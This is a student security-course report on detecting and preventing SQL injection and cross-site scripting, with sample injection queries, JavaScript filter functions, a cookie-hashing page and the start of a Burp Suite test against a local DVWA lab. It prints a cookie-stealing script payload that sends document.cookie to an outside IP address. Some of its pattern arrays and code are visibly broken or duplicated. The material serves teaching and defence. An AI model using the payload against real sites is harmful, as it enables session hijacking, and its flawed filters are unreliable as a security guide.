


Information Security Analysis and Audit

CSE3501

**Title: Detection and Prevention of SQL and Cross Site
Scripting Attack**

Review 3



Under the guidance of: Dr. Priya G, Associate Professor Grade 1

Submitted By:

Rohan Mittal 18BCE0503

Karen Pinto 18BCE0596

Devyansh Raghuvanshi 18BCI0143

Aim:

The aim of our project is to study and implement successful detection and prevention techniques against SQL/XSS Attack, along with secure ways to protect the stealing of cookies on the web.

Problem Statement:

Several activities such as Browsing, Online Shopping, Booking Travel tickets etc. have been made easier through the use of Web applications. Most of these activities involve Sensitive information like username/passwords or Bank Account/Card details. For each of these details to be stored a back-end application is required. It is a major concern to protect the data from malicious attacks. Multiple client-side and server-side vulnerabilities like SQL Injection and Cross-site scripting are few of the most common ways and high-ranking vulnerabilities for data breach hence making the application vulnerable to Data breach and malicious attacks.

In this project, we will be working on SQL Injection and Cross-site scripting attack (XSS), which are a type of attack on webpages wherein an unauthorized personnel/user tries to gain access to a user's private information. Once the user gains access, they may perform session-hijacking, cookie-stealing, malicious redirection and malware-spreading. In order to prevent such attacks, it is essential to enable high security measures to block third party unauthorized access. The major setback is that it is highly difficult to identify these threats and prevent them.

The vulnerabilities of websites are exploited over the network through web requests using GET and POST methods. We shall be attempting to provide a vulnerability detection method and also be able to develop a website secure from SQL Injection and XSS.

Hardware/Software Required:

Burp Suite Proxy Handler Tool (To detect SQL Injection)

- It is a proxy through which you can direct all requests, and receive all responses, so that you can inspect and interrogate them in a large variety of ways.
- The tool Intercepts browser traffic using a man-in-the-middle proxy. You can intercept requests and responses, whether that's just to view, modify, or drop them. You can automatically modify responses by

creating rules that operate on a range of criteria, including headers, and request parameters.

Introduction:

SQL Injection and cross-site scripting are the major threats in Web applications. Through these attacks, the hacker or attacker can gain unrestricted access to the database of the web application, and also sensitive data of the user. Hence, requiring measures to detect and prevent these attacks.

SQL Injection attack is a security vulnerability which enables the attacker to manipulate the queries that are made by an application to the database. Hence, allowing the attacker to be able to view or modify data in a different way as compared to what has been scripted and allowed by the Application developer. Through SQL Injection, the Attacker can cause great losses to the victim site, since they can get easy access to the database collections and drop and update the table data causing permanent damage in the victim website's Backend database if not backed up properly.

Cross-site scripting is a security vulnerability mainly found in Web Applications which allows the Attacker to insert malicious code into the client-side script of the web pages. An exploitable website can allow the attacker the permission to modify the code or script of the webpage in order to bypass the various security protocols used by the Developers of the web page, allowing access to database queries as well as other systems of high Priority.

In today's date, XSS Cross-site scripting is one of the biggest security threats amounting to almost 80% of the total security breaches in the world, hence making it necessary to be able to detect and prevent it. Applications that make use of PHP And JavaScript (JS) are mainly vulnerable to XSS attacks, since they are used to be able to provide the user with various ways to access the data. Although, the browsers use Sandboxing techniques to allow a script to access only the resources allotted to its origin site, there is a good chance that the user may be led to downloading malicious JS scripts. This script may now be able to access the user's cookies, Web-based authentication tokens etc). Hence, this technique is termed as XSS Cross-site scripting attack. JavaScript is mainly used for enhancing the usability of the Webpage but the user. So, it is deemed to be insecure in certain terms, and given limited access to the user and browser's resources.

Proposed Methodology:

1. **Creating our improved XSS/SQL injection detection and Prevention Algorithms to prevent attacks:** We are creating better and improved XSS and SQL injection prevention algorithms with detailed prevention techniques for different types.
2. **Study and Testing of web Applications:** We will test and compare the security of 3 different web apps Using Burp Suite Proxy Handler tool.
3. **Creating a web application of our own with Security System:** We will create our own Web Application and attempt to secure it against threats like XSS and SQL injection attacks using techniques like OTP Verification and advanced Data Calls.
4. **Writing a paper and creating a report:** Finally, we'll collect all the data and create a paper with all the implementation details and the testing data and comparisons.

Main Types of XSS attacks:

DOM-based XSS:

In this type of XSS attack, the vulnerable entities are the active contents of the webpage, which accept user inputs and do not filter them enough and hence allowing malicious scripts to be entered too, thereby causing the execution of these scripts leading to data leakage or loss.

Stored XSS:

In this type of scripting XSS attack, the script code is permanently saved onto the Target's server or system.

Reflected XSS:

In this type of XSS attack, the attacker writes a script and injects it into the application, when a user visits the infected application or website, the script shall execute in the victim's browser hence allowing the Attacker to steal the user's credentials and other sensitive information. The attacks are usually delivered to a user through email, messages or links in other webpages, which shall redirect the user to the vulnerable webpage.

Types of SQL Injection Attacks:

SQL Queries consists of various components like boolean based comparisons, 'like' command, UNION-based, join-based command, comments, query terminators, string manipulation activities etc.

1. The most common type of SQL Injection attack is the Boolean-based, which if used properly can allow an attacker to gain unauthenticated access to a restricted webpage. for example "sql or 1==1" may be inserted into an SQL query asking for users password verification, and hence since "sql" may be an incorrect value 1=1 is a valid value hence leading the condition to become true, and providing access to the hacker. Sample SQL query:

*select * from research where paper="unique" OR 1=1*

2. Then comes the Error-based attacks wherein the hacker/attacker shall send an incorrect value as an input in the query, resulting in a feedback error message containing the SQL Query as an error message, hence exposing the Data Tables in the database. Sample SQL query:

*select * from research where convert(int, 'unique')*

3. Also, certain queries use the JOIN and the UNION command in the SQL Query in order to link two or more data tables, hence if the attacker inputs a malicious value, then he/she can obtain the complete data from both the tables. For example, a Black Market database may contain one table with all the products with their price details etc., and a table with the warehouse details of where the products are stored, hence if a hacker (maybe the Police) gets access to this then then can raid the Warehouses. Sample SQL query:

*select * from research where authors=2 UNION select * from publications where title="SQL Injection"*

4. Now, the Like command can be used to retrieve data similar to the proposed value, hence if an attacker injects an SQL Query which consists of a pattern and a 'LIKE' command, then the Query tends to gain access to the data of all entities matching or of the form of the given pattern, leading to breach of sensitive data like Login credentials of a user. Sample SQL Query:

*Select * from research where the author LIKE 'A%'.*

SQL Queries consists of various components like boolean based comparisons, 'like' command, UNION-based, join-based command, comments, query terminators, string manipulation activities etc.

1. The most common type of SQL Injection attack is the Boolean-based, which if used properly can allow an attacker to gain unauthenticated access to a restricted webpage. for example "sql or 1==1" may be inserted into an SQL query asking for users password verification, and hence since "sql" may be an incorrect value 1=1 is a valid value hence leading the condition to become true, and providing access to the hacker.
2. Then comes the error-based attacks wherein the hacker/attacker shall send an incorrect value as an input in the query, resulting in a feedback error message containing the SQL Query as an error message, hence exposing the Data Tables in the database.
3. Also, certain queries use the JOIN and the UNION command in the SQL Query in order to link two or more data tables, hence if the attacker inputs a malicious value, then he/she can obtain the complete data from both the tables. For example, a Black Market database may contain one table with all the products with their price details etc., and a table with the warehouse details of where the products are stored, hence if a hacker (maybe the Police) gets access to this then then can raid the Warehouses.
4. Now, the Like command can be used to retrieve data similar to the proposed value, hence if an attacker injects an SQL Query which consists of a pattern and a LIKE command, then the Query tends to gain access to the data of all entities matching or of the form of the given pattern, leading to breach of sensitive data like Login credentials of a user.

SQL Injection vs Cross-site scripting

SQL Injection and XSS Cross Site scripting can be said to be very similar, but possessing only a minor difference of SQL Injection using queries for data manipulation, and XSS Attacks using script stories manipulate and steal the data.

1. Detection and Prevention Algorithm

Development of Detection and Prevention techniques are necessary to avoid the above mentioned types of attacks i.e. both SQL Injection attacks, and the XSS attacks. As seen in the different types of SQL Injection and XSS attacks, it can be noted that there is a pattern that is followed in the whole process. So, if we are able to eliminate these types of inputs when an attacker executes a script or SQL command, then it shall increase the security of the system by a notch.

So, since there are various different things that go into writing a SQL Query, first the components have to be studied, and noted. Also, the main thing for XSS is the usage of the `<script>`, `</script>` tags.

The algorithm can be developed in such a way that If a user submits a form, then the form fields are evaluated individually by the Algorithm to check if they possess any characters that may exploit the system or user data.


So, firstly we have to take an input field data, and pass it through various checks, and if it is confirmed as a threat in any of the checks, then the program must be terminated, user reported, connection reset and the Form submission invalidated. If not, then check for the next input field, and repeat the process. If there are no more input fields, then Grant Access to the user and stop the algorithm execution.

During the checks, we have to check if a particular pattern is present in the input string, and if yes, then Report as an issue. Hence, for that we can use any Pattern matching algorithm, be it Naive string-search algorithm, Rabin-Karp algorithm, Knuth-Morris-Pratt algorithm etc.

But, this is not all, even though we may develop a trust-worthy algorithm, there is a possibility for a security breach to happen, wherein in an XSS attack, without the `<script>` tag a script can be run, for example, `alert(document.cookie)` gives away the cookie of the victim user. Hence, it shall be hard to filter it out. So, we have considered 'Cookie' to be an important entity, since the cookie consists of key value pairs which can be used during Authentication, Session Tracking, maintaining Shopping Cart contents etc. of a user. Although, these Cookies cannot be executed as a command in itself, since they may be encrypted and are also not of script form, but they can be used for tracking the user and many other purposes, hence leading to loss of user privacy and potential data breach. So, usually, most of the applications link the session cookie to the IP address so that the cookie can be used only by the particular IP address, but if an attacker

uses a proxy or VPN to impersonate the IP, then they can gain access to it and exploit it. Hence, we feel that the cookie instead of being maintained in its raw form, it must be encrypted using various encryption methods to maintain data security.

Algorithm:



Error Based SQL Injection

For detecting Error-based SQL Injection, an algorithm has been developed which checks for certain patterns. If the patterns are followed, then the user shall be Reported and the System reset. In order for an Error-based SQL Injection to occur, the attacker provides invalid input parameters into the sql query hence causing the program to send back the correct SQL Query containing the parameters in the tables of the Database. Hence, exposing the website and making it unsecure. So, this can occur if the user provides a wrong parameter to the function in this array

`["convert(", "avg(", "round(", "sum(", "max(", "min("].`

So, in the algorithm store this array in a variable, and also another array

`["", ")"]`

into another variable. Now, iterate upon the elements in the first array and check if the input provided by the user includes any of the array elements. If yes, then find its index and store the index in addition to its length in another variable, after which run another loop checking the rest of the input string for the presence of a ',' and simultaneously append the input array element in a string. Once a ',' is encountered, stop the loop. This will give us the 'type' of the parameter that has been provided by the user and store it in a variable, say 'type'. Now repeat the same procedure as done for the ',' but this type checking for ')', once ')' is encountered and another string formed with the input string elements and store it in a variable say 'param'. Now, check if the value of 'type' is the same as the data type of 'param', if not same then Report the User and Reset the System. If they are the same, check if the 'type' and 'param' both are Not a Number. If true, then Report and block the user, and Reset the System.

```
function error(input) {
    pat = ["'", ")"];
    sql = ["convert(", "avg(", "round(",
           "sum(", "max(", "min("];
    x = [];
    for (i = 0; i < sql.length; i++) {
        if (input.includes(sql[i])) {
            index =
                input.indexOf(sql[i]) +
                sql[i].length;
            type = "";
            while (input[index] != ",") {
                type = type +
                    input[index];
                index++;
            }
            index++;
            param = "";
            while (input[index] != ")") {
                param = param +
                    input[index];
                index++;
            }
            if (type != typeof param &&
                typeof type != typeof param) {
                return true;
            }
            if(isNaN(type) && isNaN(param)){
                return true;
            }
        }
    }
}
```

Union Based SQL Injection

For detecting Union-based SQL Injection, an algorithm has been developed which checks for certain patterns. If the patterns are followed, then the user shall be Reported and the System reset. In order for a Union-based SQL Injection to take place, the input must consist of a combination of the words in the following array

`["union", "select", "from", "", "#"]`

Store the array in a variable, say, 'pat'. Now take a variable, say 'x' and initialize with an empty array. Now, iterate between the elements of the array 'pat' and for each element check if it appears in the input string. Now, if present in the string, push the element into the array 'x'. Repeat the same for all the elements, but while considering the indexes only in the order of the elements in the array. i.e. 'from' must not be pushed into the array if it appears before 'select'. Later, check if the length of 'x' is greater than 2 and x includes both 'select' and 'from'. If all conditions are true, then Report the user and Reset the System.

```
function union(input) {
    pat = ["union", "select", "from",
           "", "#"];

    x = [];
    temp = 0;
    for (i = 0; i < pat.length; i++) {
        if (input.includes( pat[i],
                           temp)) {
            x.push(pat[i]);
        }
    }
    if(x.length>=2 &&
       x.includes("select") &&
       x.includes("from")){
        return true;
    }else{
        return false;
    }
}
```

Boolean Based SQL Injection

For detecting Boolean-based SQL Injection, a similar algorithm can be made by having 3 arrays containing

`["'", "' ", "' ", "'=", "'>', "'<', "#"]`

`["or", "||",`

`['=', '>', '>=', '<', '<=', '<>', '!=']`

Now, perform string comparison to find if any string possesses any type of Boolean equation which may tend to result in a true output.

Like Based SQL Injection

As we know, in a like-based SQL Injection attack the attacker will try and attempt to retrieve all the data similar to a pattern provided by him. Hence, for detecting such like based patterns an algorithm can be written. For doing so, two arrays would be required wherein the following values would be stored

`["'", "like", "' ", "%", "' ", "#"]`

`["or", "||"]`

Now, perform string comparison to find if the input possesses any type of sentence formation including the elements in the first array in the given order of occurrence, followed by other elements in the second array.

XSS Cross-site Scripting

As we know that in order for an XSS Cross-site Scripting Attack to take place the presence of <script> and </script> tag is quite essential. So for detecting it, an algorithm has been developed which checks for the presence of the <script> and </script> tags. So, firstly we shall initialize an empty stack, and an array consisting of the values

`["\<script\>", "", "\</script\>"]`

Upon iterating through the array for each element, we must check If the input provided by the user consists of the array element. If yes, then replace the element with "" in order to prevent any type of scripting. If the input contains all the elements in the array, then definitely there is a risk of XSS Attack, and hence report the user and Reset the System.

```


function xss(input) {
    input = input.toLowerCase();+
    pat = ["\<script\>", "'",
           "\<\script\>"];
    result = false;
    x = [];
    for (i = 0; i < pat.length; i++) {
        if (input.includes(pat[i])) {
            x.push(pat[i]);
            input = input.replace(pat[i],
                                   "");
        }
    }
    input = input.replace(/</g, '');
    input = input.replace(/>/g, '');
    if (x.includes("\<script\>") &&
        x.includes("\<\script\>")) {
        return true;
    } else {
        return false;
    }
}

```

Cookies

What is a Cookie?

Cookies basically are text files with small packets of data – like a username and password – that are employed to identify a unique computer as a unique user enters a computer network. Specific cookies, known as HTTP cookies are used to identify specific users and improve the client's (user's) web browsing experience.




One of the most common types of XSS attacks involve cookie stealing. Cookie stealing occurs when a third-party copies unencrypted cookie data and uses it to impersonate the authentic user. Cookie stealing is undertaken by attackers when they use malicious script to target `document.cookie` for unencrypted cookies.

Eg:

JavaScript code running in the browser can access the session cookies (when they lack the flag `HttpOnly`) by calling `document.cookie`. So, if we inject the following payload into our name parameter, the vulnerable page will show the current cookie value in an alert box:

```
<script>new
```

```
Image().src="http://192.168.149.128/bogus.php?output="+document.cookie;</script>
```



Now, in order to **steal the cookies**, we have to provide a payload which will send the cookie value to the attacker-controlled website.

The following payload creates a new *Image* object in the DOM of the current page and sets the *src* attribute to the attacker's website. As a result, the browser will make an HTTP request to this external website (192.168.149.128) and the URL will contain the session cookie.

```
<script>new Image().src="http://192.168.149.128/bogus.php?output="+document.cookie;</script>
```

When the browser receives this request, it executes the JavaScript payload, which makes a new request to 192.168.149.128, along with the cookie value in the URL.



PROTECTING COOKIE

The best way to protect cookies is to make them unusable for the attackers. This can be achieved through encryption or hashing them.

Encryption is a two-way function; what is encrypted can be decrypted with the proper key. Hashing, however, is a one-way function that scrambles plain text to produce a unique message packet. There is no way to reverse the hashing process to reveal the original text even for the owner.

While securing cookies a web designer can take either of the options based on requirements.

Encryption: When the web application needs to know the actual identity of the individuals accessing the application, usually cookie encryption is used so that the server may decrypt them to identify the user.

Hashing: Hashing is used when the web applications only want to know users by their system and have no interest in their real-world identity or their personal information. This also results in an added trust on the application by the users as it provides privacy to its users.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Cookies</title>
    <script>
      function clicked() {
        console.log("Function Clicked");
        const sha256script = document.createElement('script');
        sha256script.src='https://cdnjs.cloudflare.com/ajax/libs/js-sha256/0.9.0/sha256.min.js'
        "https://cdnjs.cloudflare.com/ajax/libs/js-sha256/0.9.0/sha256.min.js"
        document.head.appendChild(sha256script);
        var cookieValue = escape(document.myForm.name.value + ";");
        console.log(cookieValue);
        var LM = sha256(cookieValue);
        document.cookie= "name =" + LM;
```

```
        var a = unescape(document.cookie);
        alert(a);
    }
</script>
</head>
<body>
    <form name="myForm">
        Enter key info : <input type="text" name="name" /><br/>
        <input type="button" value="submit" onclick="clicked()" />
    </form>
</body>
<script
src="https://cdnjs.cloudflare.com/ajax/libs/js-sha256/0.9.0/sha256.min.js">
</script>
</html>
```


2. Demonstration of XSS Attacks

Tool Used:

Burp Suite Proxy Handler Tool


Through Burp Suite, we have attempted to exploit XSS via injecting into direct HTML in order to check the vulnerability of a website. We have demonstrated the same using 3 websites. 2 of them being educational websites, for learning purposes, and one is real time.

Application 1:

Website Link: http://127.0.0.1/DVWA-master/vulnerabilities/xss_s/




We can view the HTTP requests in the Proxy Intercept Tab.




Upon finding that we have intercepted the input in Burpsuite, we can now send to Repeater. After that, we obtain this screen.

Upon sending the Repeater request, we receive a response containing the HTML Code of the website, which can be then exploited, by adding a Payload




Payload 1:

<script>alert(document.domain)</script>

